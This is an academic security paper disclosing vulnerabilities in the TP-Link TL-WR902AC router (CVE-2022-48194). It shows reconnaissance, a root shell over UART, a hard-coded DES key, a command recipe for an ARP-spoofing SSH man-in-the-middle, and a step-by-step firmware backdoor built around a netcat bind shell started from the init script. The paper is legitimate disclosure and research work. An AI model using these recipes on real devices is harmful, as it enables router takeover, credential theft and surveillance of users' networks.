Internet of Vulnerable Things

TOBIAS MÜLLER, Hochschule Offenburg, DE

This paper provides a practical demonstration of how insecure the Internet of Things is by hacking a typical IoT device. Several vulnerabilities were identified in the TP-Link router TL-WR902AC, including one that allows an authenticated attacker to launch a root shell in all current TP-Link routers, bringing them under the full control of the attacker. The associated CVE-2022-48194 was rated 8.8. How the vulnerability was discovered and how it can be exploited is part of this paper. As a result of these findings and other examples, we conclude that due to the strong growth of the Internet of Things, the risk of hacked IoT devices will continue to increase if there is no stronger legal regulation.

1 INTRODUCTION

Internet of Things (IoT) devices have become very popular and can be found everywhere these days. Starting with the printer, the lamps or the intelligent voice assistant. But even outside the home, such internet-capable devices can be found, such as in cars, which nowadays consist of hundreds of microcontrollers. And there are no limits; such devices can be found in many places, including hospitals, airplanes and traffic lights, where people's lives can depend on their security [1].

There is no clear definition of IoT, it is more a description for the data transfer or network of physical devices that can connect over the internet and thus communicate with each other [2, 3]. For many people, these „smart" devices provide a convenience in everyday life, such as the baby camera that allows watching the baby from the sofa. For attackers, on the other hand, these billions of interconnected devices represent not only a great playground, but also the possibility of using hacked devices to build a botnet to attack websites and cause billions of dollars in damage due to downtime [4].

The graphic 1 shows an analysis of the distribution of IoT devices worldwide. According to IoT Analytics, there are currently over 12 billion IoT devices, with a strong growth trend in the coming years. In less than 3 years, there are expected to be over 27 billion IoT devices [5].

The vendors of IoT devices are faced with the big challenge of being able to offer the products as cheaply as possible, but at the same time ensuring that they are secure. More security also means higher costs for the vendor, existing systems have to be pentested by experts, threat modeling has to be done, developers have to be trained and need more time to implement single features. Currently, it looks as if the cheap devices will succeed [6] and thus the security of such devices are mostly catastrophic. The best-known example of this are devices from the Chinese vendor TP-Link. The company offers smart home devices and is frequently, due to vulnerabilities, negatively in the press [7–9]. Critical vulnerabilities have already been found for most IoT devices, where the devices can be completely taken over by attackers. Although these known vulnerabilities can be fixed by a - usually manual - firmware updates, but this is rarely done by users [10].

2 VULNERABILITIES IN IOT

With the strong growth of IoT devices, attacks on such devices are also increasing. Taken-over devices are then exploited by attackers to perform DDoS attacks on a large scale [11] or to use them for an attack chain to break into corporate networks [12]. In the next chapter, a concrete IoT device will be used to demonstrate how an IoT device gets hacked, but first common attacks will be described and why such attacks are so popular in the first place.

Author's address: Tobias Müller, security@tsmr.eu, Hochschule Offenburg, DE.



Fig. 1. According to IoT Analytics, the number of IoT devices is expected to grow from 14.4 billion today to more than 27 billion by 2025 (https://iot-analytics.com/number-connected-iot-devices/)

2.1 Common attacks

Since similar vulnerabilities are often found in many IoT devices, it is possible to use others as a guide when looking for vulnerabilities. A good first starting point is the OWASP top 10 list [13], which is also available specifically for the Internet of Things. In the context of this paper, the focus was on four of these points, which are shortly introduced below.

2.1.1 Weak, Gueassable or Hard-coded Passwords (1st place). One of the most common vulnerabilities is the use of default passwords, by the manufacturer. Since these are often not changed by the users, the devices can easily be taken over. For example, this was exploited by the Mirai botnet in 2016, which will be discussed in more detail later.

2.1.2 Lack of Secure Update Mechanism (4th place). The implementation of a secure update mechanism usually means a greater effort for the manufacturer. This is because a public key infrastructure must be implemented, and all updates must be signed with this key infrastructure. Implementing automated updates is also a major effort, which is why the firmware of many IoT devices has to be updated manually, which is hardly done by anyone [10].

2.1.3 Insecure Data Transfer and Storage (7th place). Many IoT devices communicate via unencrypted connections such as http by default. This allows an attacker to intercept and manipulate these connections. This allows access data to be intercepted and settings to be changed.

2.1.4 Lack of Physical Hardening (10th place). Access via the hardware is not particularly critical, since an attacker needs physical access to the device. However, as will be shown later, this access helps enormously to search for other vulnerabilities and exploit them.

2.2 The danger of hacked IoT-Devices

There are several reasons why IoT devices can be hacked. Two big differences are the targeted hacking of devices, such as a camera to monitor individuals or to attack a specific company. In

addition to these targeted hacks, there are also the mass hacks, whereas many devices as possible are taken over. These mass-hacked devices can then be used to build botnets to threaten companies with DDoS attacks.

A famous example of such a botnet is the Mirai botnet. The IoT devices were attacked by the malware with the same name, scanning the Internet for IoT devices for which the default passwords had not been changed. These over 100,000 hacked devices were then used to attack the websites of companies such as Netflix, Twitter, CNN and Reddit, causing them to be unavailable for several hours [14, 15].

Hacked IoT devices can not only cause economic damage, but also the lives of people. In 2015, for example, there was the famous Jeep hack, in which the car could be completely taken over by a remote attacker. The attacker must first connect to the car's Wi-Fi, which could be done easily because the password was created by a bad random generator. If the attacker is on the Wi-Fi, he can control the car and could also break the car, which can quickly be fatal at high speeds [16].

3 HACKING AN IOT DEVICE

The Internet of Things is a complex network of interconnected devices, which offers many benefits to users but also poses significant security risks. One of the key threats to the security of IoT devices is the ability of attackers to exploit vulnerabilities in these devices in order to gain unauthorized access and control. This chapter will discuss methods and tools that can be used to hack into IoT devices.

To provide a practical example, a widely used router has been selected for this paper to show how insecure such cheap IoT devices can be. Various features of the router were analyzed. One could almost assume that many of these „features" have been implemented insecurely on purpose. For example, the „/cgi_gdpr" endpoint introduced with the latest firmware update to be data protection compliant[1], or the use of „ssh" to promote the products with slogans like „SSH (Security Shell) uses encryption to secure the connection between a client and a server" [17] even though the implementation is weak and might as well be omitted as will be shown later in chapter 4.2.

3.1 The attack target

The selected router is the TL-WR902AC[2], which according to the manufacturer is one of the „*Hot Buys*" [18]. The router comes from TP-Link, which also offers smart home devices like cloud cameras or Wi-Fi sockets in addition to routers. Such devices should not be accessible via the Internet, but Shodan, a search engine for the Internet of Things, found more than 800,000 TP-Link devices [19]. While the router has such a central role, it is comparatively not well maintained by users. Once a router is set up, many people never look at it again, let alone update it regularly. For example, a study by Avast shows that over 60 % of users worldwide have never logged into the admin interface, or at least never installed updated firmware [10]. Thus, most routers remain in the default configuration and also with the default passwords (for the TL-WR902AC, this was `admin:admin` until recently) [10].

[1] It's only a guess, but it seems likely that „gdpr" stands for General Data Protection Regulation, which is a regulation in EU law on data protection and privacy for all individuals within the European Union and the European Economic Area. Non-compliance can result in fines of up to 4% of a company's global annual revenue or €20 million (whichever is greater). Since the implemented protection has no effect, one can assume that this was done in order to be able to say in front of a data protection authority that something was done.

[2] Software version: TL-WR902AC(EU)_V3_0.9.1 Build 220329

3.2 Public information

First, an overview should be obtained and possible ways identified that can lead to vulnerabilities. To do this, the Internet can be used, because as in this case, there is already a lot of information about the device available online. In addition to product descriptions, this also includes the firmware or write-ups that describe successful hacks in detail. Since a lot of important information can already be found here, in the following is a small list of such useful information about the router.

- The firmware of the TP-Link router can be downloaded from the manufacturer [18].
- Internal images of IoT devices can often be found at the Federal Communications Commission, a U.S. agency that tests every communications device sold in the U.S. and publishes some of the results on the Internet. [20].
- Often there are already known security vulnerabilities for a particular IoT device with description [21].
- If vulnerabilities are known, there are sometimes also public exploits that can be used to exploit the vulnerability [22].
- There are often Write-ups or videos in which vulnerabilities are described in detail [23–26].

3.3 Collect metadata

After a rough overview has been created, it is helpful to gather as much metadata about the device as possible, which it provides itself. Information can be collected, like if and which ports are open, are default passwords used or which features do the router offer via the admin interface, can files be uploaded or commands be executed on the router. For this, tools like `nmap` can be used, which can identify open ports of the router.

```
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1900/tcp  open  upnp
51172/tcp open  unknown
```

Listing 1. Nmap scan report for 192.168.0.1 (`$ nmap 192.168.0.1`)

The open ports and services can then be tested for access restrictions, which are present everywhere in the case of the router. All tested services require a password in order to make changes to the router.

When inspecting the admin interface, many potential security flaws can also quickly identified. Many user inputs are only checked in the client, which has already led to buffer overflows several times in the past [27, 28].

```
if (password.length > 32) {
  alert(localString[lang].CHANGE_PWD_TITLE);
  return false;
}
```

Listing 2. Password length verification takes place in the browser

3.4 Firmware information

The firmware can also be used to find out a lot about the router, as well as other possible entry points. In the case of the TP-Link router, the firmware can simply be downloaded via the Internet. The download from the vendor is a single binary file. Whether this is just a composition of different files can be found out with the help of binwalk.

```
$ binwalk firmware.bin
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
82384         0x141D0         U-Boot version string, "U-Boot 1.1.3 (Oct 18 2019 -
↪  09:12:58)"
132096        0x20400         LZMA compressed data, properties: 0x5D, dictionary
↪  size: 8388608 bytes, uncompressed size: 3634292 bytes
1442304       0x160200        Squashfs filesystem, little endian, version 4.0,
↪  compression:xz, size: 6375860 bytes, 759 inodes, blocksize: 131072 bytes,
↪  created: 2019-10-18 01:32:50
```

Listing 3. The individual parts of the firmware

To analyze the firmware automatically, the tool emba can be used [29]. The tool automatically extracts the files from the single binary and runs various analyses on them. It can find known CVEs and quickly identify binaries that use many unsafe functions such as „strcpy“.

```
[+] STRCPY - top 10 results:
  235   : libcmm.so       : common linux file: no  |  No RELRO  |  No Canary  |  NX
  ↪  disabled  |  No Symbols  |  No Networking |
  77    : wscd            : common linux file: no  |  No RELRO  |  No Canary  |  NX
  ↪  disabled  |  No Symbols  |  Networking    |
[snip]
  28    : httpd           : common linux file: yes |  RELRO     |  No Canary  |  NX
  ↪  enabled   |  No Symbols  |  Networking    |
  27    : cli             : common linux file: no  |  No RELRO  |  No Canary  |  NX
  ↪  disabled  |  No Symbols  |  No Networking |
----------
[+] Identified 1735 CVE entries.
    Identified 589 High rated CVE entries / Exploits: 235
    Identified 984 Medium rated CVE entries / Exploits: 343
    Identified 162 Low rated CVE entries /Exploits: 36
    614 possible exploits available (17 Metasploit modules).
    Remote exploits: 0 / Local exploits: 17 / DoS exploits: 0 / Github PoCs: 569 /
    ↪  Known exploited vulnerabilities: 6 / Verified Exploits: 0
```

Listing 4. Examples of results found by emba

After analyzing the firmware, it was possible to create the overview seen in graphic 2. The graphic shows all central programs that can be addressed directly or indirectly by an attacker and thus also represent a potential target.

There are several ways in which the attacker can talk to the TP-Link router. There is the web interface (httpd), where settings can be changed and diagnostic programs such as ping can be started, which has already led to security vulnerabilities [23]. Beside the webinterface there is an app, which establishes an encrypted



Fig. 2. Processes and their interconnections from TP-Link router (own graphic)

direct-tcp SSH connection via ssh (dropbear), which establishes a local port forwading proxy, so that the app can communicate with the process tmpd via tcp. The communication itself runs with the custom protocol tether.

3.5 Root shell via UART

After a good overview of the device has been created, individual components can now be looked at in more detail. The previously created graphic can be used for this. There are various ways to



Fig. 3. Bit by bit transfer from bootloader banner in logic analyzer (own capture)



Fig. 4. Connection to router via UART (own capture)

get a root shell, such as via a buffer overflow, command injection or file upload. In any case, it is helpful to get access to the router, for example, to test the exploit code for a buffer overflow. For this purpose, the UART interface can be very useful for IoT devices to get this access. Therefore, this will now be briefly introduced in the next section.

UART („Universal Asynchronous Receiver Transmitter“) is a serial protocol which is the standard for microcontrollers. Data is transferred between components bit by bit [3] as shown in graphic 3.

To be able to connect to the UART interface, it must first be identified on the board. The interface consists of the four connection points TX (Transmit), RX (Receive), Vcc (Voltage) and GND (Ground). In the case of the TP-Link router, these were simply four coated holes, as shown in the graphic 4.

With the help of an adapter, the transmitted data can now be made visible with a tool like „minicom“. The TP-Link router displays a lot of boot information, but also when some programs are started or a client connects to the WLAN.

```
1  U-Boot 1.1.3 (Aug 22 2017 - 09:54:30)
2  Board: Ralink APSoC DRAM:  64 MB
3  relocate_code Pointer at: 83fb4000
4  [snip]
5  Starting kernel ...
6  \xE6\x80\x98\x80\xE0\x98\x86\x98\xF8\x98fff\x98\xF8\x06~\x06\x86\xF8\x06~f\x06x\xF8
   ↪  \x86\xF8\x86\xF8\x86\xE6\x80\x98\x80\xE6\x80\x98\x80\0\x18f\x80\x98\x86\x98\x1E
   ↪  f\x98\x18\xE6\x98\x06\x98\0\xE6\x98f\x98\x1Ef\x80\x98\x80Linux version 2.6.36
   ↪  (soho@soho) (gcc version 4.6.3 (Buildroot 2012.11.1) ) #7 Mon Aug 28 15:55:59
   ↪  HKT 2017
7   The CPU feqenuce set to 575 MHz
```

```
[snip]
VFS: Mounted root (squashfs filesystem) readonly on device 31:2.
[snip]
starting pid 778, tty '/dev/ttyS1': '/bin/sh'
~ #
```

Listing 5. Boot log from the router (abridged)

Already with this data, a lot of information about the device can be found out, for example the version of the Linux kernel or which commands are executed at startup. However, not only information can be received via UART, but also sent. In fact, as seen in line 11, the process „/bin/sh“ is started for the device „/dev/ttyS1“, which is the UART interface on the router. This means that it is possible to execute commands with root privileges via the UART interface. Since many typical Linux applications are not installed on the router, this can be verified with the following command (Uid=0 means root).

```
~ # cat /proc/self/status
Name:  cat
[snip]
Uid:  0  0  0  0
```

Listing 6. Verify that the current command was executed as root

However, this root shell cannot be exploited by remote attackers because UART always requires physical access. Nevertheless, such access helps enormously to be able to analyze the firmware and the running programs dynamically.

3.6 Next steps

Now that a good overview of the device exists as well as a root access, it is time to look for specific vulnerabilities. Most programs that can be exploited are written in C for IoT devices. Tools such as Ghidra or Cutter can be used to reverse engineer these binaries. To get a good start, it is a good idea to use the programs identified by emba, which often use insecure functions such as strcpy.

4 CASE STUDIE

As introduced in the previous chapter, the TP-Link router was taken as an example of a cheap IoT device for this paper. The device was tested for the common IoT attacks introduced in the previous chapter. As a result, various vulnerabilities were identified, which are now introduced in the following.

The focus of the analysis was in the beginning to find a buffer overflow in a binary. For this, the previously mentioned tool Ghidra was used to decompile the binaries. Some critical points could be identified, but since it was not yet possible to find a way to exploit them, they will not be discussed here.

4.1 Weak, Guessable or Hard-coded Passwords

Until the last firmware update, the TP-Link router was assigned the default password `admin`. In the latest version, the user is forced to use a secure password. However, it is still possible to find hard-coded secrets in the latest firmware. For example, the configuration can be downloaded encrypted as a backup via the admin panel. But because a hard-coded key is used for encryption, the config file can be easily decrypted and manipulated.

```
    DES_KEY         XREF[2]:      rsl_sys_backupCfg:0002e754(*),
                                  rsl_sys_restoreCfg:0002e850(*)
00110c80 47 8d a5        db[8]
         0b f9 e3
         d2 cf
   00110c80 [0]            47h, 8Dh, A5h,  Bh
   00110c84 [4]            F9h, E3h, D2h, CFh
```

Listing 7. Hardcoded DES secret found with Ghidra in the file `/lib/libcmm.so`

4.1.1 Exploitability. As already mentioned, the configuration can be easily modified via the hard-coded key. This provides a larger attack surface for an attacker, since it is possible to change more values that cannot be changed via the web interface, for example. This attack chain has already been exploited by many known vulnerabilities, as for example here [30] or here [23] was done.

4.2 Insecure Data Transfer and Storage

The connections via the web interface take place exclusively via an unencrypted http connection. An attempt was made to encrypt important information, such as the password, using RSA. However, the public key is requested at the beginning of each access, which could easily be replaced by an attacker via a Man-in-the-Middle-Attack (MITM-Attack).

```
POST /cgi?8 HTTP/1.1
Host: 192.168.0.1
Content-Length: 43
Referer: http://192.168.0.1/

[/cgi/getParm#0,0,0,0,0,0#0,0,0,0,0,0]0,0
```

Listing 8. Request from client for the public key

The server responds to this request with new public key information generated each time, as well as a sequence number.

```
var ee="010001";
var nn="DE5B68159647E94B2E72627A25B2456E9F5E425DE9CB20E6108C772AA721995336E6558082F
↪ 4572E0E4BBBB127C991C78E123A516954C9CCE6FBF69180BA3881";
var seq="985828797";
```

Listing 9. The newly generated public key from the server

However, since the parameters are not checked by the website and could not be checked in this particular implementation, an attacker can simply send his own public key as well and thus obtain the plaintext information. The same applies to the connection via the app. The app accesses the router via SSH. To do this, the app connects to the SSH server with the request for local port forwarding. But since a new host key is generated by the router each time it is booted, the app simply trusts any key.

```
[ util_execSystem ] 139:  prepareDropbear cmd is "dropbearkey -t dss -f
↪ /var/tmp/dropbear/dropbear_dss_host_key"
Will output 1024 bit dss secret key to '/var/tmp/dropbear/dropbear_dss_host_key'
```

```
Generating key, this may take a while...
[ util_execSystem ] 139:  prepareDropbear cmd is "dropbear -p 22 -r
↪  /var/tmp/dropbear/dropbear_rsa_host_key -d
↪  /var/tmp/dropbear/dropbear_dss_host_key -A /var/tmp/dropbear/dropbearpwd"
```

Listing 10. Before starting the SSH server, a new host key is generated each time.

4.2.1 Exploitability. In both cases, an attacker can simply take over the connection via ARP spoofing and thus obtain the access data. Such an attack is not very difficult and only needs the following four lines to intercept the SSH connection.

```
sysctl net.ipv4.ip_forward=1
iptables -t nat -A PREROUTING -i eth0 -p tcp -d 192.168.0.1 -j REDIRECT --to-port
↪  2222
/usr/bin/ettercap -Tq -i eth0 --only-mitm --mitm arp:remote /192.168.0.1//
↪  /192.168.0.10// &
ssh-mitm -d server --remote-host 192.168.0.1 --remote-port 22
```

Listing 11. Configuration of the kernel as well as iptables, and starting the ARP spoofing and the SSH-MITM server.

The most difficult part of this attack, however, is that it requires interaction with the admin. But the admin could in turn be tricked into logging in with ARP spoofing by simply dropping all packets that would be routed to the Internet. Since the admin probably assumes that there is a problem with the router, he will try to log in to his router.

4.3 Lack of Secure Update Mechanism

An admin can update the router's firmware via the admin interface. Normally, it should be assumed that the firmware is checked via a digital signature before it is flashed. Also the TP-Link router creates a signature, so the update function `rsl_sys_updateFirmware` is located in the file `/lib/libcmm.so` and calls the function `rsl_createSwSignature` to create the signature.

```
bool rsl_createSwSignature(uint param_1,int param_2,uint *signatur_buffer)
{
  if (signatur_buffer != (uint *)0x0) {
    *signatur_buffer = param_2 << 8 | param_1 >> 8 & 0xff;
  }
  return signatur_buffer == (uint *)0x0;
}
```

Listing 12. Decompiler output from Ghidra for the rsl_createSwSignature function.

The code only checks individual values in the firmware's metadata, which means that the firmware can be changed as long as these two values remain the same.

The firmware contains the bootloader U-Boot, an LZMA compressed file and the file system. The easiest way to install the backdoor is to include it in the file system. To do this, the file system must first be extracted from the binary, for example with binwalk, and then unpacked with unsquashfs. The unpacking of the filesystem must be done using fakeroot. This is because the file system also contains devices in the dev directory that cannot be properly mounted in the host system. Fakeroot simulates a root environment and that these devices exist.

```
binwalk --dd=".*" firmware.bin
fakeroot -s f.dat unsquashfs -d squashfs-root 160200
```

Listing 13. Using binwalk and unsquashfs to extract the file system

The easiest way for a backdoor is to build a reverse shell with Netcat. To do this, the architecture of the router must first be identified, which can be done using `file`.

```
file busybox
busybox: ELF 32-bit LSB executable, MIPS, MIPS32 rel2 version 1 (SYSV), dynamically
↪  linked, interpreter /lib/ld-uClibc.so.0, stripped
```

Listing 14. Using file to get the architecture of the device

After the architecture (MIPS (little endian) and 32-bit) has been detected, Netcat can now be compiled with it. The executable can then be stored in the directory `/usr/bin` for example. In addition, the required execution rights must be added to the executable with `chmod +x netcat`. To start the root shell automatically at system startup, the init script (`/etc/init.d/rcS`) must be modified as needed. To do this, a new shell script (`/etc/init.d/back`) was created with the following content.

```
#!/bin/sh
while true
do
    netcat -l -p 3030 -e /bin/sh
    sleep 5
done
```

Listing 15. Simple while loop to start the netcat server

The shell script is stored in `/etc/init.d/back`, and gets execution rights with `chmod +x`. The script is now started from the init script `/etc/init.d/rcS` by adding `/etc/init.d/back &` at the end. Now that the backdoor has been embedded, the squashfs file system must be repackaged into a file. It is important that the same block size is used as well as the same compression method.

```
fakeroot -i f.dat mksquashfs squashfs-root backdoor.squashfs -comp xz -b 262144
```

Listing 16. Using mksquashfs to compress the file system

Now the file system must be reassembled with the bootloader and the Linux kernel.

```
import os
import subprocess

size = subprocess.check_output(["file", "back.sqashfs"]).decode()
offset = int(size.split(" ")[9]) + 1442304
os.system("dd if=firmware.bin of=backdoor.bin bs=1 count=1442304")
os.system("dd if=backdoor.squashfs of=backdoor.bin bs=1 seek=1442304")
os.system(f"dd if=firmware.bin of=backdoor.bin bs=1 seek={offset} skip={offset}")
```

Listing 17. Using a simple Python script to merge the backdoored file system with the original binary file

The `backdoor.bin` can now be uploaded via the admin interface (or using a Python script). Since no verification takes place, the firmware with the built-in backdoor is now flashed onto the router. Since the configurations are retained, the attack is not noticed.

An attacker can now simply connect to the backdoor using netcat.

```
# (auf dem host) $ netcat 192.168.0.1 3030
cat /proc/self/status
Name:  cat
[snip]
Uid:  0  0  0  0
```

Listing 18. Proof that the current command was executed as root

As can be seen from the Uid, the commands are executed with root privileges

4.3.1 Exploitability. An attacker can control the router through the backdoor. The router plays a central role in every network, and once it has been taken over, other devices can usually be taken over as well. He can also control the entire network traffic and manipulate DNS queries, for example, and thus obtain users' access data via phishing. The associated CVE-2022-48194 was rated with the score 8.8. Because the signature of the firmware is not checked in other models as well, there are more CVEs for the same vulnerability but for the other models, all rated between 4.8 and 8.8 [31].

4.4 Lack of Physical Hardening

As already shown in 3.5, it is possible to gain root access via the UART interface. No credentials are required for the access itself, just physical access to the router is enough to exploit this vulnerability. Thus, this vulnerability is not really considered critical, but it helps when debugging exploit code, such as in this attack [25].

5 CONCLUSION

By using an example hack of a common IoT device, it was possible to show how vulnerable such cheap devices are. Since cheap devices are easier to sell and the number of IoT devices will grow massively in the next few years, the Internet of Things will become more and more vulnerable to even larger hacking attacks. This also increases the risk of DDoS attacks as well as a greater invasion of privacy of individuals who can be easily surveilled by stalkers via their own security camera in their home. The vulnerability shown is only one out of many others, with which the router can be taken over and until the code base is not completely new following the principle of „security by design", many more will follow. Since this will cost a lot of money, these manufacturers will probably not do this at all, which is why politics is required in this case. Therefore, the EU already has basic requirements for IoT devices for consumers in the form of the European norm „Cyber Security for Consumer Internet of Things: Baseline Requirements". This norm is addressed to the device manufacturers themselves, who can implement it voluntarily in the development (security by design) and manufacture of their products [32]. However, as the GDPR has shown, companies will only implement these requirements if they are also threatened with heavy fines. It can therefore be assumed that the Internet of Things will become more insecure than secure, at least in the next few years.

LITERATUR

[1] Arno Kleinebeckel. "Kampf zwischen Pilot und Computer". URL https://www.heise.de/tp/features/Kampf-zwischen-Pilot-und-Computer-4335171.html. [Accessed 22-Nov-2022].

[2] Oracle. Was ist das iot? URL https://www.oracle.com/de/internet-of-things/what-is-iot/. [Accessed 22-Nov-2022].

[3] F. Chantzis, I. Stais, P. Calderon, E. Deirmentzoglou, and B. Woods. *Practical IoT Hacking: The Definitive Guide to Attacking the Internet of Things*. No Starch Press, 2021. ISBN 9781718500907. URL https://books.google.de/books?id=pNwfEAAAQBAJ.

[4] Dennis Schirrmacher. Microsoft kontert Rekord-DDoS-Attacke mit 3,47 Terabit auf Cloud-Plattform Azure — heise.de. URL https://www.heise.de/news/Microsoft-kontert-Rekord-DDoS-Attacke-mit-3-47-Terabit-auf-Cloud-Plattform-Azure-6341800.html. [Accessed 27-Nov-2022].

[5] Mohammad Hasan. State of iot 2022: Number of connected iot devices growing 1814.4 billion globally. URL https://iot-analytics.com/number-connected-iot-devices/. [Accessed 22-Nov-2022].

[6] Peter Schmitz. Warum werden IoT-Geräte nicht einfach sicher? — security-insider.de. URL https://www.security-insider.de/warum-werden-iot-geraete-nicht-einfach-sicher-a-843501/. [Accessed 18-Nov-2022].

[7] Cornelius Wolff. Sicherheit: Google veröffentlicht kritische Lücke von TP-Link-Routern — notebookcheck.com. URL https://www.notebookcheck.com/Sicherheit-Google-veroeffentlicht-kritische-Luecke-von-TP-Link-Routern.415551.0.html. [Accessed 27-Nov-2022].

[8] mjg59. Remote code execution as root from the local network on tp-link sr20 routers. URL https://mjg59.dreamwidth.org/51672.html. [Accessed 27-Nov-2022].

[9] Dr. Christopher Kunz. TP-Link: Schadcode-Schmuggel durch Sicherheitslücke in Routern — heise.de. URL https://www.heise.de/news/Remote-Code-Exploit-in-TP-Link-Routern-7224392.html. [Accessed 27-Nov-2022].

[10] Avast.io. 2019 predictions: The internet of (vulnerable) things - Avast Threat Labs, 2019. URL https://decoded.avast.io/threatintel/2019-predictions-the-internet-of-vulnerable-things/. [Accessed 22-Nov-2022].

